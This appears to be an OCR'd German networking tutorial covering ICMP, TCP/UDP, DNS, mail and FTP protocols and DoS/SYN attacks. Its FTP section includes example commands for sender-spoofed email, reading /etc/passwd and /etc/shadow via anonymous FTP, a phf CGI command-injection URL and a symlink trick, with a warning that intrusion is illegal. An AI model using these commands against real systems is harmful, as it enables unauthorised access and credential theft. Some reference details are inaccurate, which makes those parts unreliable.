

```
ICMP-Code : 0 = Netz nicht erreichbar
            1 = Rechner nicht erreichbar
            2 = Protokoll nicht erreichbar
            3 = Port nicht erreichbar
            4 = Fragmentierung notwendig, aber n. mögl. wg. DF-Flag=1
            5 = Source Route nicht erreichbar
```

- Time Exceed

  Ein Datagramm konnte nicht ausgeliefert werden, weil seine Lebensdauer (ICMP-Code = 0) oder der Fragment-Reassemblierungs-Wecker (ICMP-Code = 1) zu früh abgelaufen ist. Dies kommt vor, wenn ein Paket kreist, oder Stau herrscht.

- Parameter Problem

  Tritt auf, wenn im IP-Header eines Datagramms ein Fehler entdeckt wurde und dieses deswegen verworfen werden musste. Ein Pointer im Antwortpaket zeigt auf die auf das entsprechende Oktett im Datagramm.



- Source Quench

  Fordert den Sender auf, die Datenrate zu verringern. ICMP-Code im Antwortpaket ist immer 0.


- Redirect

  Ein Router kann ein Datagramm nicht vermitteln. Das Zielnetzwerk ist über diesen Router nicht erreichbar und er kennt auch keinen anderen Weg. Es muss eine Umleitung aller Datagramme vorgenommen werden.

  ICMP-Code : 0 = Umleitung für bestimmtes Netz
  1 = Umleitung für bestimmten Rechner
  2 = Umleitung für bestimmten Service-Typ und Netz
  3 = Umleitung für bestimmten Service-Typ und Rechner

- Echo Request, Echo Reply

Dient zur Überprüfung, ob das Ziel erreichbar und aktiv ist. Der Sender einer 'Echo Request'-Nachricht wartet auf ein 'Echo Reply'-Paket, das er nur erhält, wenn das Ziel aktiv ist.



- Timestamp request / reply

Hier wird die Zeit gemessen, die ein Paket zum Empfänger braucht und in einem Antwortpaket an den Sender geschickt.

Die Transport-Schicht (Transport layer)

Das TCP (Transmission Control Protocol)

Das Transmission Control Protocol stellt die Zuverlässigkeit der Datenübertragung mit einem Mechanismus, der als Positive Acknowledgement with Re-Transmission (PAR) bezeichnet wird, bereit. Ein TCP-Segment (max. 64KByte, üblich ca. 1500 Byte) besteht aus einem min. 20 Byte grossen Protokollkopf und den zu übertragenden Daten. Die Segmente werden als IP-Datengramm verschickt und enthalten eine Prüfsumme, anhand derer der Empfänger die Fehlerfreiheit prüft und sie ggf. bestätigt. Kommen IP-Datengramme mit TCP-Daten bei einer Maschine an, werden diese an TCP weitergeleitet und wieder zu den ursprünglichen Byteströmen zusammengesetzt. Hierfür verwendet TCP die Sequenznummer und die Bestätigungsnummer.

Über das Dreiwege-Handshake werden Steuerinformationen ausgetauscht. Der Sender schickt dem Ziel ein Segment, in dem das SYN-Flag gesetzt ist, womit ihm mitgeteilt wird, dass eine Verbindung gewünscht wird. Ebenso sendet er die Sequenznummer, eine laufende Nummer, welche die richtige Reihenfolge der transportierten Pakete garantiert. Das Ziel bestätigt durch das Zurücksenden der Bestätigungsnummer (= um Eins erhöhte Sequenznummer).

Die Sequenznummer des Bestätigungssegments vom Ziel zurück zum Sender informiert diesen, mit welcher Sequenznummer beginnend das Ziel die Daten empfangen wird. Nach dem Austausch dieser Informationen hat der Sender die Bestätigung, dass das Ziel bereit ist Daten zu empfangen. Es können nach einer geöffneten Verbindung gleichzeitig Daten in beide Richtungen fliessen.

TCP ist ausserdem dafür verantwortlich die empfangenen Daten an die korrekte Applikation durch Portnummern weiterzuleiten. Diese sind 16 Bit gross - theoretisch kann ein Host somit bis zu 65535 verschiedene TCP-Verbindungen aufbauen. Eine IP-Adresse zusammen mit der Portnummer spezifiziert einen Kommunikationsendpunkt, einen sogenannten "Socket". Portnummern sind nicht einzigartig und mehrmals belegbar.

Der TCP-Paket-Header

Byte 1 + 2		Quell-Port
Byte 3 + 4		Ziel-Port
Byte 5 - 8		Sequenznummer
Byte 9 - 12		Bestätigungs-Nummer
Byte 10	Bit 4-7	TCP-Header Länge (in Oktetten = 32 Bit)
	Bit 0-3	unbenutzt / reserviert
Byte 11	Bit 7-6	unbenutzt / reserviert
	Bit 5	URG-Flag (1 = Urgent Pointer vorhanden)
	Bit 4	ACK-Flag (1 = Bestätigungs-Nummer beachten)
	Bit 3	PSH-Flag (1 = Daten sofort an Anw.Prot. weiterg.)
	Bit 2	RST-Flag (1 = Verbindung beenden / beendet)
	Bit 1	SYN-Flag (1 = Verbindung aufbauen)
	Bit 0	FIN-Flag (1 = Keine Daten mehr, Verb.abbau)
Byte 12+13		Window-Size (Daten-Fluss-Fenstergrösse)
Byte 14+15		Checksum - Die Prüfsumme wird aus TCP-Header, den Daten und einem Pseudo-Header gebildet, welcher die Quell-IP, die Ziel-IP, 8 leere Bits, 8 Bits für die Protokollnummer (TCP=6) und die Länge (TCP-Header+Daten) enthält. Dabei werden die 1er-Komplemente aller 16Bit-Wörter gebildet, addiert und daraus wieder ein 1er-Komplement gebildet.
Byte 16+17		Urgent Pointer - für dringende Pakete (z.B. Interrupts o. Breaks in Telnet-Sessions) Pointer+Seq.Nr. = Seq.nr. für dringendes Paket
Byte 18+19		Maximum-Segment-Size-Option - hier wird die max. Segmentgrösse spezifiziert.
Byte 20		End-of-Option-list - zeigt Ende aller zu übertragenden Optionen an. (Optionsart 0)
Byte 21		No-Option-list - Zur Trennung zwischen zwei Optionen (Optionsart 1)
(variabel)		Padding - 0-Bits, Auffüllen, damit Header im 32-Bit-Format ist.

Das UDP (User Datagram Protocol)

Das UDP ist ein ungesichertes Protokoll, welches keine der unter TCP erwähnten Eigenschaften besitzt. Es ist ebenso ungesichert wie die Protokolle der unter der Transportschicht liegenden Layer. Es gehört trotzdem zur Transportschicht, weil es im Gegensatz zu IP zum Beispiel Daten an Anwendungen weitergibt, genau wie TCP. Allerdings erwartet UDP keine Bestätigung des Empfangs. UDP ist also eine Anwendungsschnittstelle zu IP. Auch der UDP-Header ist sehr kurz gehalten. Er den Quell-Port, den Ziel-Port, die Länge des Datagramms und die Checksumme der Daten des UDP-Headers (jeweils 16 Bit).

TCP/UDP-Ports

Die sehr bekannten Ports sind diejenigen von 0 bis 1023, die registrierten Ports sind diejenigen von 1024 bis 49151, und die dynamischen und/oder privaten Ports reichen von 49152 bis 65535.

Die sehr bekannten Ports sind von der IANA zugewiesen und können meist nur vom System oder privilegierten Usern verwendet werden. Ports werden von TCP benutzt [RFC793], um die Enden von logischen Verbindungen zu benennen. Ausserdem können die gleichen Port-Zuweisungen von UDP [RFC768] verwendet werden. Viele Jahre reichten die registrierten Ports nur von 0 bis 255 und wurden von der IANA erweitert auf den Bereich 0-1023 (ausführliche Port-Liste im Anhang).

Die Anwendungs-Schicht (Application Layer)

Die Anwendungsschicht stellt dem Benutzer entsprechende Funktionen zur Verfügung, um Kommunikationsprozesse zu starten, zu steuern, zu überwachen und zu beenden.

Allgemeine Hilfskommandos des Betriebssystems (DOS, UNIX)

```
arp        : zeigt den arp-cache
ipconfig   : Zeigt IP-Konfiguration
nbtstat    : Zeigt Statistik der Protokolle und TCP/IP Verbindungen
netstat    : Zeigt Statistik der Protokolle und Netzwerkverbindungen
ping       : Sendet 40 KB-Paket an einen anderen Rechner, misst die Zeit
route      : Sucht ziel und zeichnet die Strecke auf
telnet     : TCP Verbindungen zu einem anderen Host herstellen
tracert    : Diagnose einer Strecke

           (In der Eingabe-Aufforderung / Console ausführbar)
```

Der URL (Uniform Resource Locator)

Was die meisten Benutzer heute in ihre Browser eingeben, sind URLs. Jede abrufbare Information (Dateien, Texte, etc.) im Internet ist eindeutig identifiziert durch ihren URL. Ein URL ist wiefolgt aufgebaut :

PRT://[ALI].[HOST].[SUB.SUB.SUB...].DOM.TOP/NAME[:TCP-port]

(PRT = Protokoll, ALI = Alias, SUB = Subdomain, DOM=Domain,
TOP = Toplevel-Domain, NAME= Pfad+Name)
Die Angaben in eckigen Klammern sind optional

Beispiele :

http://www.meinname.de
"http" = Protokoll, "www"=Alias, "meinname"=domain, "de"=Toplevel-Domain

ftp://ftp.home.t-online.de/ich/geheim.zip
"ftp" = Protokoll, "ftp"=Alias, "home"=Hostname, "t-online"=domain, "de"=Toplevel-Domain, "ich/geheim.zip"=Pfad+Dateiname

Der URL enthält also drei wichtige Informationen :

- Name der Information (incl. Verzeichnispfad)
- Ort der Information (Domains+host)
- Zugriffsart für Information / Informationstyp (Protokoll)

Ein URL kann folgende Protokolle enthalten :

- HTTP (für Internet-Seiten)
- FTP (für Dateien)
- NEWS (für NewsGroups)
- GOPHER (für Texte)
- MAILTO (Kein echtes Protokoll, durch "mailto:<E-Mail-Adr.>" wird das Standard E-Mail-Programm des eigenen Rechners aktiviert und die angegebene E-Mail-Adresse als Empfänger eingefügt)
- TELNET (für TCP-Verbindung)

Hierbei sind auch Protokolle enthalten, die eine Benutzer-Identifikation erfordern, für sie lautet das allgemeine URL-Format :

protokoll://benutzer:passwort@server:port/pfad

Ausserdem gibt es speziell für das HTTP-Protokoll noch Optionen, die an den URL angehängt werden können :

?<Anfrageparameter="<wert>"> (z.B. nach der Eingabe eines Suchbegriffs in die Maske einer Suchmaschine)

#<Fragmentbezeichner> (Um auf eine bestimmte Stelle einer Seite zu zeigen)

Domains

Unter dem Begriff "Domain" versteht man Bezeichner für Netze, als Hilfestellung für den menschlichen Benutzer. Die verschiedenen Domainnamen sind im URL durch Punkte voneinander abgetrennt. Ein Netz kann weitere Unternamen (Subdomains) verwalten, diese bezeichnen bestimmte Unter-Äste eines Netzes bis hin zum speziellen Rechner (host), auf den zugegriffen werden soll. Liest man den URL also rückwärts, von hinten nach vorne, so taucht man immer tiefer ins Netz ein und man liest nacheinander die Namen der Unter-Äste, bis hin zum Rechnernamen. Zusätzlich zum normalen Namen eines Rechners können beliebige Aliasnamen vergeben werden, wenn ein bestimmter Internetdienst angeboten werden soll (wie FTP, WWW, WWW2, usw.).

DNS (Domain Name Server)

Die Domain-Namen werden von Domain-Nameservern (DNS) in IP-Adressen umgewandelt. Jedes Netzwerk hat einen eigenen DNS. In dessen Datenbank werden die Einträge des lokalen Netzwerkes verwaltet und bearbeitet. Ist ein vom Benutzer angeforderter Domainname kein Teil des lokalen Netzes (dies ist meist das Netz des Providers), so wird er auf dem entsprechenden Nameserver auch nicht gefunden. Dann wird eine Anfrage an den nächst-höheren Name-Server gestartet. Ist die Suche schliesslich erfolgreich, sendet der entsprechende Nameserver die zugehörige IP direkt an den Rechner des Benutzers und die nächste Subdomain kann bearbeitet werden, bis schliesslich die IP-Adresse des Ziel-Rechners bekannt ist. Die Rechner, die die .de-Domain verwalten, stehen momentan in Frankfurt. Die Rechner, die die Toplevel-Domains selbst verwalten, sind über mehrere Orte in der Welt verteilt, hauptsächlich in Amerika.

Toplevel-Domains	:	de	Deutschland	at ™sterreich
		fr	Frankreich	jp Japan
		ca	Kanada	uk Grossbritannien
		ch	Schweiz	au Australien
			usw.	

Abkürzungen der USA	:	edu	Forschung/Hochschule (education)
		com	Firmen (commercial)
		gov	Einrichtungen der US-Regierung (government)
		org	Nicht-Kommerzielle Organisationen
		mil	Militärische Einrichtungen
		net	Netzwerk-Organisationen

Die Host-Datei

TCP/IP-Systeme verfügen normalerweise über die Datei "hosts.txt" (bei Unix im Verzeichnis /etc, bei Windows im \windows-Verzeichnis. Die Datei dient zur Anforderung von Verbindungen unter Verwendung von Namen statt IP-Adressen und hat z.B. folgendes Aussehen :

```
; IP-Adr.            Name               Alias
;
 127.0.0.0           loopback           localhost
 141.19.1.77         anja               wizard anja
 141.128.32.2        home.domain.com    extra
; EOF
```

Mit Hilfe der Host-Datei lässt sich übrigens unerwünschte Werbung wunderbar abblocken. Dazu gibt man einfach als IP-Adresse die 127.0.0.1 ein und als Namen die URL der Seite. Dies veranlasst, dass auf dem lokalen Rechner nach der Seite gesucht wird. Da sie nicht vorhanden ist, kann die entsprechende Seite oder das entsprechende Bild nicht angezeigt werden. Das Fenster sieht dann zwar aufgrund der enthaltenden Fehlermeldung nicht sehr schön aus, aber der Sinn, sich vor belästigender Konsum-Manipulation zu schützen wird erreicht.

In jeden Browser ist ein Name-Resolver implementiert. Dies ist ein Programm, welches sich mit dem nächsten Name-Server in Verbindung setzt. Dabei kommuniziert der Name-Resolver des Benutzer-Rechners mit dem DNS über ein eigenes Protokoll :

```
-------------------------------------------------------------------------
Steuerkopf : ID-Kennung, Parameter,
             Anzahl der Fragen, Anzahl der Antworten,
             Anzahl der Autoritäten, Anzahl der Zusätze

Frage      : Frage-Informationen
Antwort    : Antwort-Informationen
Autorität  : Autoritäts-Informationen
Zusatz     : Zusatz-Informationen
-------------------------------------------------------------------------
```

Die ID-Kennung wird verwendet, um Frage und Antwort zueinander zu bringen. Das Feld ist 16 Bits gross :

```
-------------------------------------------------------------------------
Bit  0      : 0 = Abfrage, 1 = Antwort
Bit  1-4    : 000 = Standard-Abfrage,      001 = Inverse Abfrage,
              002 = Server-Status-Abfrage, 003-015 = reserviert
Bit  5      : 1 = Autorisierte Antwort (nicht aus Cache)
Bit  6      : 1 = Nachricht wurde verkürzt, da zu lang
Bit  7      : 1 = Rekursion gefordert
Bit  8      : 1 = Rekursion verfügbar (Antwort)
Bit  9 - 11 : reserviert
Bit 12 - 15 : Antwort-Typ : 000 = kein Fehler,
                            001 = Format-Fehler in Frage
                            002 = Serverprobl.,
                            003 = Name existiert nicht
                            004 = Abfragetyp wird nicht unterstützt
                            005 = Server führt Operation aus policy-Gründen
                                  nicht aus
                            006- 015 reserviert
-------------------------------------------------------------------------
```

Beispiel für eine DNS-Kommunikation :

a) Anfrage

```
MAC-Kopf
IP-Kopf
IP-Adr   : Empfänger=141.129.0.100, Absender=141.129.1.77
DNS-Kopf : ID-Kennung=4, Param.=Abfrage+Rekursion
           Anz. Fragen=1, Anzahl Antw.=0
           Anz. Autorität=0, Anz. Zusätze=0
Frage    : name="musik.virtuell.edu", typ="host", Klasse=IN
```

b) Antwort

```
MAC-Kopf
IP-Kopf
IP-Adr   : Empfänger=141.129.0.100, Absender=141.1.0.100
DNS-Kopf : ID-Kennung=2, Param.=Autorisierte Antwort, Rekurs. verfügbar
           Anz. Fragen=1, Anzahl Antw.=1
           Anz. Autorität=0, Anz. Zusätze=0
Frage    : name="musik.virtuell.edu", typ="host", Klasse=IN
Antwort  : name=(Zeiger auf Name in Frage), Typ="host", Klasse=IN
           TTL=20864 (Time To Live), Länge=4, Antwort=141.1.2.3
```

Das TELNET-Protokoll

Mit Telnet kann der Benutzer eine TCP-Verbindung öffnen und sich so in entfernte Computer einloggen und Befehle ausführen. Telnet wird zwar auch von Browsern unterstützt, ist aber in Windows und Unix auch durch ein eigenes Kommando ("telnet") implementiert. Obwohl Telnet vom grafischen her eher unterentwickelt ist, ist es doch sehr bekannt und gerne genutzt. Das liegt wohl daran, dass es nur wenig Ressourcen benötigt und ausserdem viele verschiedene Funktionen hat.

Der normale Benutzer wird jedoch auf Telnet im Regelfall verzichten. Will man aber zum Beispiel die Befehle der E-Mail-Protokolle per Hand eingeben (um eine anonyme E-Mail zu verschicken), muss zuerst eine TCP-Verbindung zum Mailserver (z.B. GMX, Hotmail,...) hergestellt werden - dazu dient Telnet.

TELNET-KOMMANDO	FUNKTION
c	Mit einem Host verbinden.
stat	Zeigt den Netzwerk Port.
full	Netzwerk Echo.
half	Terminal Echo.
telemail	Mail. (benötigt ID und Passwd)
mail	Mail. (benötigt ID und Passwd)
set	Wähle die PAD Parameter aus.
cont	Weiter.
d	Verbindung beenden.
hangup	Legt den Hörer auf.
access	Telenet Account. (ID und Passwd)
set ?	help

Viele Internet-Provider (z.B. T-Online, AOL) bieten auch gleichzeitig einen Maildienst an, d.h., sie stellen Speicherplatz für E-Mails zur Verfügung. Dennoch darf das eine nicht mit dem anderen verwechselt werden. Ein Internet-"Provider" ist in erster Linie der Service, den man anruft, um überhaupt ins Internet zu gelangen. E-Mail-Adressen sehen so aus :

Benutzername@Mailservername

Die Bezeichnung nach dem @-Zeichen ("at" oder auch "Klammeraffe") ist also der Name eines Mailservers. Ein Mailserver ist ein Computer oder ein Netz von Computern, das ständigen Zugang zum Internet hat, wobei der meiste Speicherplatz dieser Computer (auf Festplatten) lediglich dazu benutzt wird, E-Mails zu speichern, bis sie vom Empfänger wieder abgerufen und gelöscht werden.

Der Benutzer, der eine E-Mail schreibt, schickt seine E-Mail also zunächst an den Mailserver des Empfängers (z.B. GMX, Hotmail, AOL, T-Online, etc.), dort wird die Nachricht dann gelagert und dem entsprechenden Benutzer, der sich dort ein Postfach eingerichtet hat, zugewiesen. Für den Versand und Empfang von E-Mails gibt es daher eigene Protokolle :

```
Sender     ---    (SMTP)     ---> Mailserver
Mailserver -- (POP oder IMAP) --> Empfänger
```

Das POP (Post Protocol)

Dieses Protokoll wird zum Abfragen eines Postfachs auf einem Mailserver verwendet.

POP-Kommandos

STAT	Anzahl Nachrichten, Grösse der Mailbox
LIST	Abfrage des Mailbox-Inhalts
LIST <msg>	Abfrage der Grösse einer Nachricht
LAST	ermittelt grösste Nummer einer zugegriffenen Nachricht
RETR <msg>	Abfrage einer Nachricht
DELE <msg>	Nachricht wird als gelöscht markiert
RSET	Löschen von Nachrichten wird widerufen
QUIT	Beendet Verbindung
NOOP	keine Operation
TOP <msg> <n>	Server sendet Nachrichtenkopf und die ersten n Zeilen
RPOP <user>	Authentisierung mit einer Benutzer-ID (ersetzt PASS)

Das IMAP (Interactive Mail Access Protocol)

Dieses Protokoll arbeitet alternativ zu POP. Der wesentliche Vorteil von IMAP-Servern liegt in der feineren Verwaltung der Mailbox. Per IMAP-Client wird die Mailbox jedoch online bearbeitet, während der Benutzer unter POP offline eine Kopie seiner Nachrichten erhält.

IMAP-Kommandos :

CAPABILITY	zeigt Fähigkeiten des Servers
NOOP	NOP / Bestätigung des Servers
LOGOUT	Verbindungsabbruch
AUTHENTICATE <string>	Authentifizierung/Privatisierung
LOGIN <user> <passwd>	Einloggen
SELECT <mailbox>	wählt einen Ordner als aktuell
EXAMINE <mailbox>	wie SELECT mit nur-lese-Zugriff
CREATE <mailbox>	legt einen neuen Ordner an
DELETE <mailbox>	löscht Ordner permanent
RENAME <alt> <neu>	benennt Ordner neu
SUBSCRIBE <mailbox>	markiert Ordner als aktiv
UNSUBSCRIBE <mailbox>	widerruft SUBSCRIBE
LIST <mailbox>	Ordnerliste (Wildcards erlaubt)
LSUB <mailbox>	Liste nur aktiver Ordner
STATUS <mailbox>	Statusinformationen
APPEND <mailbox> <msg>	hängt Nachricht an Ordner
CHECK	Konrollpunkt für Ordner-Ressourcenverwaltung
CLOSE	löscht alle mit \Delete markierten Nachrichten
EXPUNGE	löscht alle mit \Delete markierten Nachrichten
SEARCH <criteria>	sucht nach Nachrichten mit Suchkriterium
FETCH <data items>	fordert bestimmte Teile einer Nachricht an
STORE <data items>	ermöglicht Manipulation der Flags
COPY <msg> <mailbox>	Kopiert eine oder mehrere Nachrichten
UID	Angabe von UID für FETCH, COPY, SEARCH und STORE
X <atom>	erlaubt experimentelle Komandos

Das SMTP (Simple Mail Transfer Protocol)

Dieses Protokoll wird verwendet, um E-Mails vom Absender zu dessen Mailserver zu transportieren.

SMTP-Kommandos zur Verbindungssteuerung :

HELO <domain>	Sender "authentifiziert" sich
QUIT	Sender beendet Verbindung
TURN	Sender und Empfänger tauschen Rolle
RSET	bricht gegenwärtige Nachrichtenübertragung ab
NOOP	keine Operation
HELP	Sender kann um Hilfe bitten
VRFY <string>	testet auf Vorhandensein eines lokalen Benutzers
EXPN <string>	expandiert Mailing-List (zeigt Mitglieder an)
SEND FROM: <domain>	sendet Nachricht an Terminal des Benutzers
SOML FROM: <domain>	"send or mail"
SAML FROM: <domain>	"send and mail"
MAIL FROM: <domain>	Beginn einer neuen Mail, Status wird zurückgesetzt.
RCPT TO: <domain>	Empfänger. Route kann vorgegeben werden. Format: @ONE,@TWO:JOE@THREE
DATA <text>	Mailtext. Beenden durch Punkt in neuer Zeile
VRFY <user name>	Überprüfung eines Benutzernamens
EXPN <list name>	Mailadressen-Liste.
QUIT	Beenden.

Das NNTP (Network News Transfer Protocol)

Mit Hilfe des Network News Transfer Protocol hat man Zugang zu dem sogenannten USENET (Newsgroups). NNTP nutzt, ähnlich wie SMTP, TCP als Protokoll und wird über einfache Befehle bedient.

Beispiel "Anonyme Emails verschicken" :

Die heutigen Mail-Provider lassen diese Methode nicht mehr zu, aber man man sich einloggen, wenn man ein offizielles Account hat.

(Absender: beliebigername@wasduwillst.xyz)

- Ins Betriebssystem (DOS-Eingabeaufforderung / Konsole)
- "telnet <target.com> 25"
- "mail from <beliebige@adresse.abc>"
- "rcpt to: <empfänger@der.mail.xyz>"
- "data"
- Nachricht eingeben, beenden mit "." in neuer Zeile

Das Finger-Protokoll

Heute meist deaktiviert, unterstützt Finger den Austausch von Benutzer-information wie E-Mail-Adresse, Login-Name, Vor- und Zuname, Telefonnummer, usw. über das Internet. Es war ursprünglich nur für UNIX-Systeme gedacht, ist heute jedoch auch in andere Betriebssysteme implementiert. Der Sender baut eine TCP-Verbindung zum Ziel auf. Dadurch wird dort der Fingerdaemon "fingerd" angesprochen, er bearbeitet die Anfrage, sendet die Antwort und beendet die Verbindung.

Das Gopher-Protokoll

Ist der Informationsdienst schlechthin. Da er grösstenteils nur auf Textebene arbeitet, sind die Übertragungszeiten wesentlich geringer, als zum Beispiel bei HTTP. Die Gopher Client-Software sendet eine Anfrage an den Gopher Server und dieser antwortet mit den verlangten Informationen. Gopher wird von den meisten der heutigen Browser unterstützt.

Das HTTP (Hypertext Transfer Protocol)

Durch HTTP wurde das Internet auch für die breite Masse verständlicher und zugänglich. Mit ihm können die verschiedenen Internet-Seiten abgerufen werden, die ihrerseits in Skript-Sprachen (HTML, Java) geschrieben sind und und neben Texten auch den Transport, sowie die Ausführung kleiner Dateien (Bild, Ton, Applets) beinhalten. Das Programm, welches das die Protokolle und die Interpretation der Skript-Sprachen (HTML, JAVA) verfügbar macht, nennt man "Browser", dazu gehören z.B. der Internet Explorer, Netscape, Opera, usw.

Das FTP (File Transfer Protocol)

FTP ermöglicht einen Verzeichnisbaum-orientierten Zugriff auf Server. Auf Client-/Server-Basis überträgt es z.B. Internet-Seiten in den Webspace und sorgt für den fehlerfreien Transport besonders grosser Dateien. Auch das FTP-Protokoll wird von den heutigen Browsern standardmässig unterstützt.

Beispiel "Der FTP-root-Zugang (alle Rechte)" :
Wenn ein UNIX-System grosse Sicherheitslücken hätte, könnte man

1. - Ins Betriebssystem.
   "ftp"
   "open <beispiel.com>"
   Login : anonymous
   Passwd:irgendeinschrott@unbekannt.com
   Ab hier gelten UNIX-Befehle + FTP-client-Kommandos
   (siehe HELP, siehe MAN)
   "ls -la" (zum umschauen)
   "get /etc/passwd"
   "get /etc/shadow"
   "disconnect"
   "quit"
   - passwd-Datei mit Software entschlüsseln

2. Browser-Bugs nutzen
   - http://www.TARGET.com/
   - http://www.target.com/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd
   - http://www.target.com/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/shadow

3. - Anonym einloggen (DOS-client)
   - "ypcat /etc/passwd >~/passwdb
   - "rm -f ~/.lastlogin"
   - "ln -s ~/.lastlogin /etc/passwd"
   - Ausloggen und wieder einloggen um den Link zu erzeugen.
   - "cat .lastlogin > passwd"
   - "rm -f ~/.lastlogin"

➔ Ein sicheres System lässt keine anonymen Gäste herein, und auf die Dateien **shadow** und **passwd** besteht kein Leserecht. Ausserdem hat sich der Systembetreuer über alle bekannten Sicherheitslücken informiert und diese behoben.

➔ Es mag zwar einladend sein, in ein **fremdes** System einzudringen, das dermassen unsicher ist, dass man mit solch einfachen Tricks hineinkommt, dennoch ist es **illegal** und muss unterlassen werden.

Angriffe auf Systeme

Hacker haben eben oft nicht nur Interesse daran, einem System Informationen zu entnehmen, sondern sie haben leider auch Methoden entwickelt, Systeme zum Erliegen zu bringen, sodass diese einfach nicht mehr weiterarbeiten. Diese Methoden seien hier erwähnt, um solche Angriffe zu erkennen und und sich vor ihnen zu schützen zu können.

DoS (Denial-of-Service-Attacken)

Diese Gruppe von Angriffsstrategien dient meist dem Lahmlegen eines Rechners oder einzelner Funktionen dieses Rechners. Dabei wird in der Regel der Aspekt ausgenutzt, dass die Resourcen (Speicher, Rechenzeit, etc.) auf einem Rechner nur in begrenztem Masse vorhanden sind. Ein Denial of Service Attack versucht nun auf dem angegriffenen Rechner eine der Resourcen zu überlasten, so dass der Rechner seinen regulären Aufgaben nicht mehr nachkommen kann und seine Clients nicht mehr bedienen kann. Denial of Service Attacks stellen eine wichtige Gruppe von Angriffen dar, da sie oft als Vorstufe zu einem wesentlich weiterreichenden Angriff dienen. Das Konzept dabei lässt sich recht einfach verstehen, wenn man zum Beispiel an Hijacking Angriff denkt: Erst wird ein Rechner ausgeschaltet und anschliessend wird dessen Stelle im Netzwerk übernommen!

Message Flooding

Dies ist die primitivste Art des Angriffs auf einen Rechner. Dabei wird nur ein Brute-Force Angriff durchgeführt, bei dem (sinnlose) Nachrichten in einer so grossen Zahl an einen Rechner gesendet werden, so dass er durch die Flut dieser Nachrichten nicht mehr dazu kommt die Nachrichten seiner Clients zu behandeln. Ein gutes Beispiel für solche Nachrichten sind Ping-Anfragen (echo-request). Wird ein Rechner durch eine grosse Zahl an solchen Nachrichten bombadiert, so kann dies dazu führen, dass er einen Grossteil seiner Rechenzeit damit verbringt die entsprechenden Antworten (echo-replies) zu verschicken. Dies kann dazu führen, dass der Rechner nicht mehr in der Lage ist die Anfragen seiner Clients zu bearbeiten und somit quasi ausgeschaltet ist.

Service Overloading

Einen ähnlichen Weg wie beim Message Flooding, gehen die s.g. Service Overloading Attacks. Allerdings werden hier gezielt Services angesprochen, die einen Grossteil der Rechnerresourcen aufzehren können. Dabei ist hier nicht die Menge der Nachrichten ausschlaggebend, sondern es kann hier unter Umständen sogar eine einzige Nachricht genügen. Bekannte Dienste (services), die für einen solchen Angriff anfällig sind sind z.B. der finger-Dienst, der auf den meisten Rechnern zur Verfügung steht. Aber auch speziellere Dienste, wie etwa ein Datenbankserver, die nicht genügend gesichert sind kommen als Angriffspunkte in Frage. Bei einem Datenbanksystem kann eine entsprechend formulierte Abfrage (etwa ein Join über mehrere Tabellen) die Systemresourcen bis an die Grenzen belasten.

SYN-Attacken

Dieser Typ eines Denial Of Service Attacks, ist die wohl hinterhältigste überhaupt. Hier wird das Drei-Wege-Handshaking von TCP benutzt, um sogenannte halboffene Verbindungen herzustellen. Da TCP ein sicheres Übertragungsprotokoll ist, gibt es Mechanismen, um Verbindungen zu synchronisieren. Dies wird über das Drei-Wege-Handshaking von TCP erledigt. Mit diesen drei Schritten ist das Handshaking abgeschlossen. Nach Schritt 2 befindet sich auf dem Server ein Eintrag für die Verbindung, der bestehen bleiben muss, bis der Client seine Antwort gesendet hat. Eine Verbindung in diesem Stadium nennt man halboffen.

Ein SYN-Attack nutzt nun die Tatsache aus, dass der Server die halboffenen Verbindungen speichern muss, bis er eine Antwort darauf erhält. Wird diese Antwort allerdings nie gesendet, so muss der Server die halboffene Verbindung trotzdem im Speicher behalten. Tatsächlich hört das Opfer erst nach einiger Zeit auf, auf die Bestätigung zu warten, wodurch natürlich recht schnell die gesamte Bandbreite des Rechners "aufgebraucht" ist. In den Implementierungen von diesem Protokoll wird in der Regel eine Warteschlange benutzt, die einen gewissen endlichen Speicher für die halboffenen Verbindungen zur Verfügung stellt. Erstellt nun ein Angreifer eine grössere Menge dieser halboffenen Verbindungen, so ist abzusehen, dass der Speicher der Queue irgendwann zu Ende ist. An dieser Stelle ist es dem Server nun nicht mehr möglich eine weitere TCP-Verbindung aufzubauen. Er kann somit nicht mehr auf Anfragen seiner Clients reagieren.

Im schlimmsten Falle kann es sogar dazu führen, dass der Serverrechner durch den überlauf der Queue abstürzt, wodurch er dann völlig lahmgelegt wäre. Weiterhin tritt bei manchen fehlerhaften TCP-Implementierungen der Fehler auf, dass bei einem weiteren SYN-Paket nicht nur für das gerade empfangene SYN-Paket eine ACK-Anforderung verschickt wird, sondern auch für alle bisher empfangenen. Auf die Weise erzeugt der Empfänger-Rechner recht schnell eine hohe Datenflut und ist für die Zeit komplett ausgelastet.

Broadcast Storms

